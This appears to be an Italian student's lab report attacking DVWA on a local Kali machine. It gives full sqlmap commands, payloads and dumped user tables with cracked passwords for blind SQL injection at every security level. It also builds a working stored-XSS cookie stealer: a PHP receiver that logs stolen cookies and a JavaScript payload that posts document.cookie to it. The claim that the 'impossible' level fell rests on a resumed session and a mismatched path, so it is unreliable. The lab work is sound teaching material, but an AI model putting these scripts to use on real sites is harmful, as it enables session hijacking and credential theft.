

Report Progetto UNIT 2 WEEK 2 E5

Faccio partire DVWA su Kali

```
service apache2 start
```

```
service mysql start
```

vado sulla pagina 127.0.01/DVWA e imposto il livello di sicurezza su low.

Sulla pagina SQL injection (Blind) seleziono View Help e View Source.

Questa sezione ci spiega che le blind SQLi sono identiche a quelle normali tranne per il fatto che quando un utente malintenzionato tenta di sfruttare un'applicazione, invece di ricevere un utile messaggio di errore, ottiene invece una pagina generica specificata dallo sviluppatore. Ciò rende più difficile, ma non impossibile, lo sfruttamento di un potenziale attacco SQL Injection.

Nel livello low la query SQL utilizza l'input RAW controllato direttamente dall'aggressore. Tutto quello che devono fare è sfuggire alla query e quindi sono in grado di eseguire qualsiasi query SQL desiderino.

Il livello medium utilizza una forma di protezione SQL injection, con la funzione di "mysql_real_escape_string()". Tuttavia, poiché la query SQL non ha virgolette attorno al parametro, ciò non proteggerà completamente la query dall'alterazione. La casella di testo è stata sostituita con un elenco a discesa predefinito e utilizza POST per inviare il modulo.

Il livello high è molto simile al livello low, tuttavia questa volta l'attaccante sta inserendo il valore in modo diverso. I valori di input vengono impostati su una pagina diversa, piuttosto che su una richiesta GET.

Livello LOW

Dalla pagina di SQLi blind metto 1 come id.

Ispeziono la pagina, copio il cookie e apro [sqlmap](#).

[illegible]

Dai risultati trovo:

GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)

Trova il DBMS come MySQL e continuo con test specifici

GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

Continuo a testare per altri parametri

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID:5o1ifbh4oldfoioahsgbf4h
=low" -p id --dbs
[1.7.2#stable]
https://sqlmap.org
```

Aggiungendo i parametri **-p id** e **--dbs** trovo i database

```
[17:09:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP, Apache 2.4.57
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[17:09:01] [INFO] fetching database names
[17:09:01] [INFO] fetching number of databases
[17:09:01] [WARNING] running in a single-thread mode.
[17:09:01] [INFO] retrieved: 2
[17:09:02] [INFO] retrieved: information_schema
[17:09:02] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
```

In seguito, vado a vedere il contenuto con **--tables**

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID:5o1ifbh4oldfoioahsgbf4h
d4k; security=low" -p id --tables
[1.7.2#stable]
https://sqlmap.org
```

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users    |
+-----+
```

Quello che mi interessa è database dvwa.

Questa volta specifico che voglio vedere il contenuto della tabella user (**-T users --dump**)

```
[INFO] retrieved: dvwa
[INFO] fetching columns for table 'users' in database 'dvwa'
[INFO] retrieved: 8
[INFO] retrieved: user_id
[INFO] retrieved: first_name
[INFO] retrieved: last_name
[INFO] retrieved: user
[INFO] retrieved: password
[INFO] retrieved: avatar
[INFO] retrieved: last_login
[INFO] retrieved: failed_login
[INFO] fetching entries for table 'users' in database 'dvwa'
[INFO] fetching number of entries for table 'users' in database 'dvwa'
[INFO] retrieved: 5
[INFO] retrieved: 1337
[INFO] retrieved: /DVWA/hackable/users/1337.jpg
[INFO] retrieved: 0
[INFO] retrieved: Hack
[INFO] retrieved: 2023-05-17 09:02:52
[INFO] retrieved: Me
[INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
[INFO] retrieved: 3
[INFO] retrieved: admin
[INFO] retrieved: /DVWA/hackable/users/admin.jpg
[INFO] retrieved: 0
[INFO] retrieved: admin
[INFO] retrieved: 2023-05-17 09:02:52
[INFO] retrieved: admin
[INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[INFO] retrieved: 1
[INFO] retrieved: gordonb
[INFO] retrieved: /DVWA/hackable/users/gordonb.jpg
[INFO] retrieved: 0
[INFO] retrieved: Gordon
[INFO] retrieved: 2023-05-17 09:02:52
[INFO] retrieved: Brown
[INFO] retrieved: e99a18c428cb38d5f260853678922e03
[INFO] retrieved: 2
[INFO] retrieved: pablo
[INFO] retrieved: /DVWA/hackable/users/pablo.jpg
[INFO] retrieved: 0
[INFO] retrieved: Pablo
[INFO] retrieved: 2023-05-17 09:02:52
[INFO] retrieved: Picasso
[INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7
[INFO] retrieved: 4
[INFO] retrieved: smithy
[INFO] retrieved: /DVWA/hackable/users/smithy.jpg
[INFO] retrieved: 0
[INFO] retrieved: Bob
[INFO] retrieved: 2023-05-17 09:02:52
[INFO] retrieved: Smith
[INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[INFO] retrieved: 5
[INFO] recognized possible password hashes in column 'password'
```

Trovo le hashes e le salvo nel file

/tmp/sqlmapmoesh993149988/sqlmaphashes-rmf42qwx.txt

Utilizzo il dizionario default nel path /usr/share/sqlmap/data/txt/wordlist.txt

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
| last_login | failed_login |
+-----+-----+-----+-----+-----+-----+
| 3 | 1337 | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
2023-05-17 09:02:52 | 0 |
| 1 | admin | /DVWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
2023-05-17 09:02:52 | 0 |
| 2 | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
2023-05-17 09:02:52 | 0 |
| 4 | pablo | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
2023-05-17 09:02:52 | 0 |
| 5 | smithy | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
2023-05-17 09:02:52 | 0 |
+-----+-----+-----+-----+-----+-----+
```

Trova tutte le password per gli users.


LIVELLO MEDIUM

Nelle informazioni precedenti abbiamo visto come la richiesta in questo caso è POST.

Utilizzo 1 come id ed apro sqlmap.

Da Burpsuite mi recupero i dati del POST e li uso per sqlmap, questa volta uso -data per la richiesta POST.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="PHPSESSID=5o1ifbh4oldfoioahsgbf4hd4k; security=medium" --data="id=16Submit=Submit"
```

 {1.7.2#stable}
<https://sqlmap.org>


In questo caso le vulnerabilità sono:

POST parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with -- string="User ID exists in the database.")

POST parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

Continuo specificando la vulnerabilità, il database, il numero di threads per velocizzare l'operazione e batch per selezionare i valori default

```
(kali㉿kali)-[~]
$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="PHPSESSID:5o1ifbh4oldfoioahsgbf4hd4k; security=medium" --data="id=1&Submit=Submit" -p id --dbs --threads 10 --batch
```



```
{1.7.2#stable}
https://sqlmap.org
```

Come risultato ho gli stessi databases di prima

```
available databases [2]:
[*] dvwa
[*] information_schema
```

Continuo specificando -D dwva per averne il contenuto e -tables per le tabelle

```
(kali㉿kali)-[~]
$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="PHPSESSID=5o1ifbh4oldfoioahsgbf4hd4k; security=medium" --data="id=1&Submit=Submit" -p id -D dvwa --tables --threads 10 --batch
```


 {1.7.2#stable}
<https://sqlmap.org>

Come prima ne ho 2 in dvwa, guestbook e users

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Specifico la tabella users

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="PHPSESSID=5o1ifbh4oldfoiahsghbf4hd4k; security=medium" --data="id=1&Submit=Submit" -p id -T users --dump --threads 10 --batch
```



H
[C] {1.7.2#stable}
I_ . [] I_ .
I_ , [] I_
I_IV ... I_ <https://sqlmap.org>

Mi ritrova tutti i risultati utenti e le rispettive password

user_id	user	avatar	password	last_name
first_name	last_login	failed_login		
3	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me
Hack	2023-05-17 09:02:52	0		
1	admin	/DVWA/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin
admin	2023-05-17 09:02:52	0		
2	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown
Gordon	2023-05-17 09:02:52	0		
4	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso
Pablo	2023-05-17 09:02:52	0		
5	smithy	/DVWA/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith
Bob	2023-05-17 09:02:52	0		

Livello HIGH

Ho intercettato di nuovo da Burpsuite le richieste, inserendo i parametri trovati nella richiesta POST.




127.0.0.1/DVWA/vulnerabilities/sqli_blind/cookie-input.php#

Cookie ID set!

La differenza in questo era che ci chiedeva di cliccare ed apriva una nuova finestra.

Dal momento che ho visto che i contenuti delle tabelle di low e medium erano uguali, cambio la richiesta ed ottengo subito le password.

```
(kali@kali)-[~]
$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="PHPSESSID:5o1ifbh4oIdfoioahsgbf4hd4k; security=high" --data="id=1&Submit=Submit" -p id -T users --dump --threads 10 --batch
```



{1.7.2#stable}

<https://sqlmap.org>

```
[18:36:32] [INFO] resuming back-end DBMS 'mysql'
[18:36:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
___
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 5581=5581&Submit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 9760 FROM (SELECT(SLEEP(5)))kIce)&Submit=Submit
___
```

```
Database: dvwa
Table: users
[5 entries]
```

user_id	user	avatar	password	last_name
first_name	last_login	failed_login		
3	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me
Hack	2023-05-17 09:02:52	0		
1	admin	/DVWA/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin
admin	2023-05-17 09:02:52	0		
2	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown
Gordon	2023-05-17 09:02:52	0		
4	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso
Pablo	2023-05-17 09:02:52	0		
5	smithy	/DVWA/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith
Bob	2023-05-17 09:02:52	0		

LIVELLO IMPOSSIBLE

Abbiamo di nuovo la casella con l'input, metto id 1.

Con burpsuite intercetto il GET e mi muovo su sqlmap.

Request

```

Pretty Raw Hex
1 GET /DVWA/vulnerabilities/sql_i_blind/?id=
  1&Submit=Submit&user_token=
  af09d7a3ebf70b66669825ae8c0a316d HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not:A-Brand";v="99",
  "Chromium";v="112"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/112.0.5615.138
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchang
  e;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer:
  http://127.0.0.1/DVWA/vulnerabilities/sql
  i_blind/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: id=1; PHPSESSID=
  37avkobt6pompfh0fva9kofhgp; security=
  impossible
17 Connection: close
```

Cambio i dati sul comando di sqlmap

```

(kali@kali)-[~]
$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_i_blind/?id=1&Submit=Submit&user_token=af09d7a3ebf70b6666
9825ae8c0a316d" --cookie="PHPSESSID:37avkobt6pompfh0fva9kofhgp; security=impossible" -p id -T users --dump --thr
eads 10 --batch
```

```
[18:52:53] [INFO] resuming back-end DBMS 'mysql'
[18:52:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 2859=2859 AND 'vhFw'='vhFw&Submit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 7743 FROM (SELECT(SLEEP(5)))TKkQ) AND 'GdOP'='GdOP&Submit=Submit
```

Table: users
[5 entries]

user_id	user	avatar	password	last_name
first_name	last_login	failed_login		
3	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me
Hack	2023-05-17 09:02:52	0		
1	admin	/DVWA/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin
admin	2023-05-17 09:02:52	0		
2	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown
Gordon	2023-05-17 09:02:52	0		
4	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso
Pablo	2023-05-17 09:02:52	0		
5	smithy	/DVWA/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith
Bob	2023-05-17 09:02:52	0		

XSS STORED

Stored XSS Source

vulnerabilities/xss_s/source/low.php

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error(
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work., E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error(
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work., E_USER_ERROR)) ? "" : ""));

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '

```
<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mys

 //mysql_close();
}
?>
```


```

Gli attacchi "Cross-Site Scripting (XSS)" sono un tipo di problema di injection, in cui script dannosi vengono iniettati in siti Web altrimenti benigni e affidabili. Gli attacchi XSS si verificano quando un utente malintenzionato utilizza un'applicazione Web per inviare codice dannoso, generalmente sotto forma di script lato browser, a un altro utente finale. I difetti che consentono a questi attacchi di avere successo sono piuttosto diffusi e si verificano ovunque un'applicazione Web utilizzi l'input di un utente nell'output, senza convalidarlo o codificarlo. Un utente malintenzionato può utilizzare XSS per inviare uno script dannoso a un utente ignaro. Il browser dell'utente finale non ha modo di sapere che lo script non dovrebbe essere attendibile e eseguirà il JavaScript. Poiché ritiene che lo script provenga da una fonte attendibile, lo script dannoso può accedere a qualsiasi cookie, token di sessione o altre informazioni riservate conservate dal browser e utilizzate con quel sito. Questi script possono persino riscrivere il contenuto della pagina HTML. L'XSS è memorizzato nel database. L'XSS è permanente fino a quando il database non viene reimpostato o il payload viene eliminato manualmente.

Il livello LOW non controllerà l'input richiesto, prima di includerlo per essere utilizzato nel testo di output.

Faccio partire il servizio apache2 e mysql, vado su `/var/www/html/` e creo una directory `rec_cookie`.

All'interno di questa creo 3 file: `rec.php`, `payload.html` e `rec.txt`.

```
(kali㉿kali)-[/var/www/html/rec_cookie]
$ ls
payload.html  rec.php  rec.txt
```

Cambio i permessi con `sudo chmod` sulla cartella html

```
sudo chmod 755 /var/www/html
```

```
sudo chmod 644 /var/www/html/rec.php
```

```
sudo chmod 664 /var/www/html/payload.html
```

```
sudo chmod 644 /var/html/rec.txt
```

Modifico il file `rec.php`:

```
GNU nano 7.2                                rec.php *
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' || $_SERVER['REQUEST_METHOD'] === 'GET') {
    $cookie = isset($_SERVER['HTTP_COOKIE']) ? trim($_SERVER['HTTP_COOKIE']) : '';
    $file = '/var/www/html/rec_cookie/rec.txt';

    // Controlla che il cookie non sia vuoto
    if (!empty($cookie)) {
        $data = "Cookie: " . $cookie . "\n";
        file_put_contents($file, $data, FILE_APPEND | LOCK_EX);
        echo 'Cookies ricevuti e salvati.';
    } else {
        echo 'Nessun cookie ricevuto.';
    }
} else {
    echo 'Metodo richiesta invalido.';
}
?>
```

In questo modo controllo che la richiesta sia `POST` oppure `GET`, con la superglobal variabile `$_SERVER` accedo al metodo. In seguito, prendo il valore dell'header `HTTP_COOKIE` e con la funzione `isset` controllo se l'header è presente e taglio eventuali spazi lasciati vuoti. Se l'header non è presente, assegno una stringa vuota alla variabile `$cookie`. Successivamente assegno il percorso dove i dati del cookie verranno conservati nella variabile `$file`. Se il contenuto della variabile `$cookie` non è vuoto allora costruisco i dati che saranno scritti sul file. Il `Cookie:` avrà all'interno il valore della variabile `$cookie`, seguito da una newline `\n`. In seguito, scrivo i dati (`$data`) al file specificato dalla variabile `$file`. Con `FILE_APPEND` aggiungo i dati al posto di sovrascriverli, mentre `LOCK_EX` aiuta a garantire che solo un processo alla volta abbia accesso al file per la scrittura, evitando conflitti e mantenendo l'integrità dei dati. Se i cookie vengono ricevuti e salvati correttamente, allora lo mostrerà come output, altrimenti mostrerà che nessun cookie è stato ricevuto. Nel caso in cui entrambi fallissero, allora mostrerebbe che il problema è nel metodo della richiesta.

Modifico il file [payload.html](#):

```
kali@kali: /var/www/html/rec_cookie

File Actions Edit View Help

GNU nano 7.2 payload.html
<script>
// Crea modulo nascosto
var form = document.createElement("form");
form.method = "POST";
form.action = "http://127.0.0.1/rec_cookie/rec.php";

// Crea campo input nascosto per i cookie
var input = document.createElement("input");
input.type = "hidden";
input.name = "cookies";
input.value = document.cookie;

// Aggiunge il campo di input al modulo
form.appendChild(input);

// Aggiunge il modulo al corpo del documento
document.body.appendChild(form);

// Invia il modulo
form.submit();
</script>
```

Creo un elemento `<form>` nel documento e ne specifico il metodo (**POST**) e l'URL l'azione (http://127.0.0.1/rec_cookie/rec.php). Creo un elemento `<input>` nascosto, l'attributo name è impostato su `"cookies"` e l'attributo value è impostato sulla proprietà `"document.cookie"`, che contiene i cookie della pagina corrente. Aggiungo l'elemento `<input>` all'elemento `<form>` ed aggiungo il modulo al corpo del documento. Aggiungo anche l'elemento `<form>` al corpo del documento, rendendolo parte della struttura HTML della pagina. Infine invio il modulo inviando i dati all'URL dell'azione specificata (http://127.0.0.1/rec_cookie/rec.php).

Il file [rec.txt](#) lo lascio vuoto.

Vado a inserire uno script che richiami il file [payload.html](#) creato in precedenza.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

aaa

Message *

<script src="payload.html"></script>

Sign Guestbook

Clear Guestbook


Name: test

Message: This is a test comment.

Name: aaa

Message: <script src="payload.html"></script>

Infine i cookie sono catturati ed inviati al file [rec.txt](#).



Questo funziona per ogni difficoltà:

